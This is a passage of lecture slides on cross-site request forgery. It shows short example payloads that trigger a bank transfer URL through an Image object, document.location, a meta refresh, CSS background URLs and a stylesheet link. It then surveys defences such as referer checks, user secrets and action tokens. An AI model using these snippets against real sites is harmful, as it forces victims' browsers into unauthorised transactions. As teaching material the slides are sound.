                                </script>
```

  - Form is hidden and automatically submitted by the browser, using the cached credentials
  - The form is submitted as if the user has clicked the submit button in the form

Cross-domain interactions (4)

- **Via the Image object**

```
<script>
var myImg = new Image();
myImg.src = http://bank.com/xfer?from=1234&to=21543&amount=399;
</script>
```

- **Via document.* properties**

```
document.location = http://bank.com/xfer?from=1234&to=21543&amount=399;
```

- **Redirecting via the meta directive**

```
<meta http-equiv="refresh" content="0; URL=http://www.yourbank.com/xfer" />
```

Cross-domain interactions (5)

- Via URLs in style/CSS

```
body
    {
    background: url('http://www.yourbank.com/xfer') no-repeat top
    }
```

```
<p style="background:url('http://www.yourbank.com/xfer');">Text</p>
```

- Using proxies, Yahoo pipes, …

```
<LINK href=" http://www.yourbank.com/xfer " rel="stylesheet" type="text/css">
```

Preventing XSRF

Inspecting Referer Headers

- specifies the document originating the request
- ok, but not practical since it could be forged or blanked (even by legitimate users)

Web Application Firewall

- doesn't work because request looks authentic to bank.com


Validation via User-Provided Secret

- ask for current password for important transactions

Validation via "Action Token"


- add special tokens to "genuine" forms to distinguish them from "forged" forms

Probability of infection



Probability that a site has a vulnerability in a given class, Whitehat, 2010

Impact classes



CSRF attack and Clouds

- In attack plan this can be the first step of an attack to remove some defence mechanisms that prevent the attacker from sending malicious data/info to the cloud

- Notice that the target can be any user of the cloud because it is shared among distinct organizations each with its own users and its own security policy